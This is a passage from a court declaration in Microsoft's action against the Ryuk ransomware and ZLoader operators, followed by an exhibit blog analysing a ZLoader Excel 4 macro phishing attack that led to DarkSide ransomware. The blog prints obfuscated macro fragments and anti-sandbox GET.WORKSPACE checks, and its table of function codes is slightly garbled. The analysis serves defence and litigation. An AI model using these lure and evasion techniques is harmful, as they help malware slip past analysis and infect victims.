29. Ryuk inflicts severe harm on individuals whose computing devices it infects. Once a computing device is infected with Ryuk, Defendants search the infected system specifically for Microsoft operating system backup system files and deletes files ensuring the victim cannot restore files. Upon infection, Ryuk malware examines the current running process on the infected system and systematically shuts down processes in order to encrypt user files.

30. Ryuk specifically targets Microsoft Operating Systems, Office products, and SQL databases. Almost all major antivirus products detect Ryuk as malicious, and examples of anti-virus detections of the Ryuk ransomware as reflected in the data set forth at **Exhibit 7** to this declaration, reflecting checking a sample of the Ryuk malware against various antivirus products (also available at: https://www.virustotal.com/gui/file/72caf37566c97c4030cd1a22d25bb78ce3ea287 010a35eca3e372b3ea8e0b066).

B. Ryuk Causes Severe Harm By Making Unauthorized Changes To The Victim Computers And The Windows Operating System

31. Ryuk inflicts substantial damage on Microsoft, whose products and trademarks Defendants systematically abuse as part of the ransomware's fraudulent

operations. Ryuk severely damages the computing devices it infects, making low-level changes to the operating system including Windows 7, Windows 8, Windows 8.1, Windows 10, and several versions of Windows Servers. For example, once the Defendants infect a computer with the Ryuk malware, it compromises the underlying code of Microsoft's Windows operating system to alter the behavior of various Windows routines by manipulating various registry key settings and scheduled tasks.

C. Ryuk Causes Severe Harm To Microsoft's Reputation, Brands, And Goodwill With Its Customers

32. The Ryuk malware infection itself harms Microsoft and Microsoft's customers by damaging the customers' computing devices and the software installed on their computing devices, including Microsoft's proprietary Windows operating systems. The Ryuk malware is designed to infect, and run-on computer devices equipped with the Windows operating system. The Windows operating system is licensed by Microsoft to its users.

33. The installation of malicious software damages the user's computing device and the Windows operating system on the user's computing device. Once a user's computing device is infected, Ryuk makes changes to the deepest and most sensitive levels of the computing device's operating system, including the registry and system files.

34. Microsoft's customers with Ryuk infected computing devices are

damaged by these changes to Windows since they alter the normal and approved settings and functions of the user’s operating system, place hooks into the operating system so Ryuk can hide its presence and activities, destabilize it, and forcibly conscript the computing device into the ransomware.

35. Microsoft devotes significant computing and human resources to combating Ryuk and other malware infections, helping customers determine whether their computing devices are infected, and cleaning the devices if an infection is present. The efforts Microsoft expends to help users combat the Ryuk ransomware requires in-depth technical investigations and extensive efforts to calculate and remediate harm caused to Microsoft’s customers. Microsoft, as a provider of the Windows operating systems, must also incorporate security features to stop the installation of the Ryuk malware, and other malicious software that is distributed by the Ryuk ransomware. Microsoft has expended significant resources to investigate and track the Ryuk Defendants’ illegal activities and to counter and remediate the damage caused by the Ryuk ransomware to Microsoft, its customers, and the general public.

36. Microsoft Defender, Microsoft’s Antivirus product, has written and deployed dozens of antivirus signatures to specifically detect and stop the Ryuk threat.

37. Microsoft has invested substantial resources in developing high-quality products and services. Due to the high quality and effectiveness of Microsoft's products and services, and the expenditures of significant resources by Microsoft to market those products and services, Microsoft has generated substantial goodwill with its customers, established strong brands, and developed the Microsoft name, and the names of its products and services, into strong and famous world-wide symbols that are well-recognized within its channels of trade. Microsoft has registered trademarks representing the quality of its products and services, and its brand, including Microsoft, Windows, Word, and Outlook.

38. The activities of the Ryuk ransomware injure Microsoft and its reputation, brand, and goodwill because users subject to the negative effects of these malicious applications incorrectly believe that Microsoft and Windows are the sources of their computing device problems. As explained above, because of the Ryuk ransomware, users of infected computing devices will experience degraded device performance. There is a great risk that users may attribute this problem to Microsoft and associate these problems with Microsoft's Windows products, thereby diluting and tarnishing the value of the Microsoft and Windows trademarks and brands.

39. Based on my experience assessing cyber threats, and the impact on

business, I conclude that customers may, and often do, incorrectly attribute to Microsoft the negative impact of the Ryuk ransomware and other malware downloaded to their computing devices as a result of having their computers hijacked and infected with a variety of malware, described earlier in this declaration. Based on my experience, I conclude that there is a serious risk that customers may move from Microsoft's products and services because of such activities. Further, there may be significant challenges to having such customers return, given the cost they bear to switch to new products and the perceived risks.

VI. DISRUPTING ZLOADER AND RYUK

40. It is important that the requested actions be closely coordinated, such that the malicious IP addresses, in various locations, are directed by the Court to be turned off immediately upon receipt of any order issued by the Court and in coordination with other efforts, such that these IP addresses are turned off simultaneously. Any delay in disabling the IP addresses would warn the operators of this action and immediately relocate the ransom and extortion servers to unidentified servers/locations. In particular, because the Ryuk ransom and extortion infrastructure is globally distributed, this relief sought from the Court is being coordinated with legal efforts in many other jurisdictions. The proposed temporary restraining order is framed in a manner that enables coordinated efforts that will

maximize the effectiveness of the effort.

41. In the aggregate, the foregoing steps, which will be carried out upon entry of the requested temporary restraining order, will prevent the Defendants from accessing their ransom and extortion infrastructure, will cut off Defendants' ability to communicate with ransomed victim, and will effectively disrupt the operation of the Ryuk ransomware.

42. I believe that the only way to suspend the injury caused to Microsoft, its consumers and the public, is to take the steps described in the [Proposed] Ex Parte Temporary Restraining Order and Order to Show Cause Re Preliminary Injunction ("Proposed TRO"). This relief will significantly hinder the Ryuk ransomware's monetization and capability and operational control and stop the harmful activities of the Defendants.

I declare under penalty of perjury under the laws of the United States of America that the foregoing is true and correct to the best of my knowledge.

Executed on April 4, 2022.

/s/ Jason B. Lyons
Jason B. Lyons

EXHIBIT 1

From ZLoader to DarkSide: A Ransomware Story


Posted by: Drew Schmitt 19 min read

May 14, 6:00am ET

Introduction

The DarkSide ransomware group has been on the scene since late 2020, but has spent a fair amount of time in the spotlight. With recent high profile attacks, such as the attack on the Colonial Pipeline, and their "Robinhood" mentality, it is not surprising that this group receives a lot of attention.

The GuidePoint DFIR team was called to respond to a recent incident involving DarkSide ransomware. In the end we determined that this incident started, as so many other incidents do, with a malicious email and one of those oh-so-lovely Excel 4 macro enabled attachments. As is common with these emails, the malicious email had an attached "invoice" that was "created in a previous version" and needs you to "enable content" in order for you to see everything appropriately.



Thu [redacted]

Marcelino Case <[redacted]@aol.com>

Payment No. 6686 data


To [redacted]

invoice.6686.xls
44 KB

Discover all info in the file attached

Most sincerely, Marcelino Case

Figure 1: Malicious email




SECURITY WARNING Macros have been disabled.

Document created in previous version of Microsoft Excel

In order to view the content, you must press buttons `Enable Editing` and `Enable Content`

Figure 2: Malicious attachment

As the unsuspecting user enabled the contents of this Excel spreadsheet, nothing obviously bad happened, and then they got one of those extremely helpful, and ultimately telling, popup alerts indicating that "something went wrong" while opening the document.


Microsoft Excel

The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.

Figure 3: Excel "error" message

For the user, this was the end of the interaction, however, for the attacker, this was just the beginning of a months-long operation. Further analysis determined that this Excel attachment belongs to the infamous ZLoader family of malware. This initial intrusion into the user's computer was just the beginning of post-exploitation operations including reconnaissance and lateral movement using Cobalt Strike and a unique PowerShell RAT that ultimately resulted in the deployment of DarkSide ransomware.

In this blog we will cover:

- The mechanics of the ZLoader Excel 4 Macro and post installation ZLoader activity
- The use of a unique PowerShell RAT and Cobalt Strike for post-exploitation operations
- The deployment of DarkSide ransomware

Let's get to it.

It All Started with ZLoader





Figure 4: Attack Progression – ZLoader

The threat actor was successful in getting the targeted user to open the malicious attachment and enable the macros on the document. But there was an error message, so it ultimately didn't install the malware right? Unfortunately not. This commonly employed trick is used by threat actors to get the users to quickly move on from the document and think that nothing bad actually happened. Clever trick, Hackerman. Clever trick.

Phase One Macro Contents

We needed to confirm the identity and functionality of this document to provide critical context to the investigation. To examine this malicious document, we first validated that we were dealing with an Excel 4 macro enabled document. This was pretty obvious based on the randomly named sheet that was included in the document. To confirm our hypothesis, we leveraged our good friend PowerShell and the `Excel.Application` COM Object to list out the Excel 4 macro sheets.



```
PS C:\cases> $WorkBook.Excel4MacroSheets


Application                       : Microsoft.Office.Interop.Excel.ApplicationClass
Creator                           : 1480803660
Parent                            : System.__ComObject
CodeName                          :
_CodeName                         :
Index                             : 2
Name                              : fZHOlTv
```

Figure 5: Excel 4 macro

Can confirm, Excel 4 macros were present. So now we knew we were dealing with Excel 4 macros and we confirmed that the randomly named sheet is where they were located. As an aside, it was really nice of the threat actor to not hide the

Excel 4 macro sheet, it was one less step for us to have to take to get to the good stuff. As an aside to the aside, if you come across a suspected Excel 4 macro enabled document and do not see the randomly named sheet like we did, it's likely that the threat actor set the sheets to be `very hidden`. There are ways around this, including using a small amount of VBA code to unhide the sheets, but that is a blog for a different time. Let's dig into this macro content.

We knew from our analysis, and the fact that the threat actor was successful in exploiting the patient zero system in this incident, that there was some automatic functionality that existed within this macro. Based on our knowledge of previously seen Excel 4 macro sheets, we performed the tried and true `Control + F` for the keyword `Auto` to look for any cells within the macro sheet that would lead us to where macro execution would begin. In this case, no dice. We then used the Name Box to determine if there were any existing named cells.





Figure 6: Macro sheet Name Box


As we looked at the contents of the name box, we found just what we were looking for, the lead to where the macro is going to start execution. As we selected the `Auto_Open` named cell to determine where in the sheet it resided, we found ourselves at the location R131C7 (row 131, column 7). From here, we saw that we were placed right in the middle of the macro code.



	7
116	
117	jcizNryN=ADDRESS(cOI
118	xTiOzdUXbEt
119	=(AND(MAX(FORMULA
120	mAKwVBYSHb
121	EVBghenItCM
122	cOMQLQKLhjz=cOMQL
123	
124	WGAySRyRIUwu
125	XbfS
126	=NEXT()
127	
128	=RETURN()
129	
130	
131	
132	DckVBqm
133	PZJ
134	
135	uoGZmbRdk
136	
137	
138	
139	QFbqoXCapgD
140	NGHqKpzXScsly
141	
142	
143	rbIEPXp
144	gjGYRfXjuEU
145	
146	ETqea=GET.WORKSPAC

Figure 7: Auto_Open cell

At this point, we were in more familiar territory. The heavily obfuscated macro contents were a big clue that we were on the right path in our analysis. During execution of Excel 4 macros execute from top to bottom, left to right. Armed with that knowledge, a quick look down the macro contents yielded two immediately interesting findings: 1) there was a lot of unnecessary content, presumably to clutter things up for us malware analysts, and 2) there were several calls to `GET.WORKSPACE` before an IF/THEN statement that included a `HALT()` action. Something smelled a little anti-analysis at that point.



	7
146	ETqea=GET.WORKSPACE(SUM(42,0))
147	
148	FCmiKTNyoKW=NOT(GET.WORKSPACE(SUM(30+1)))
149	asYhIWE
150	SUSNriWUUScw
151	mcgKKcgSzzPF
152	EuhxVDdxjfL=GET.WORKSPACE(MAX(10+9))
153	ShDl
154	
155	
156	
157	=IF(AND(ETqea,FCmiKTNyoKW,EuhxVDdxjfL),,HALT())

Figure 8: Anti-analysis statements

Excel 4 macros are extremely powerful and provide a lot of functionality for the malware author to work with while less than adequate documentation is available to us Blue Teamers. One such function used in many malicious Excel 4 macros is the function `GET.WORKSPACE`. This function allows the macro to collect information about the environment it's running in. Luckily, I found this great resource to help quickly identify what the macro was attempting to gain information on in the environment.

42
Returns TRUE if the computer is capable of playing sounds.
31
Returns TRUE if the computer is capable of playing sounds.

19	Returns TRUE if a mouse is present.

Table 1: GET.WORKSPACE types

Armed with this knowledge, we quickly determined that the IF/THEN statement was indeed an anti-analysis technique that was meant to halt the execution if the computer was not able to play sounds, was executing the macro in single step mode, or if no mouse was present. Good effort on the part of the threat actor for defeating some sandboxes, but we easily overcame this measure by just removing it from the macro contents to avoid any such halting of our analysis.

As we continued to skim down the contents of the macro, we also saw a reference to a cell range from `Sheet1!R98C2:R150C2`. As we had a quick peak back over to `Sheet1`, we found something quite interesting. Jibberish!

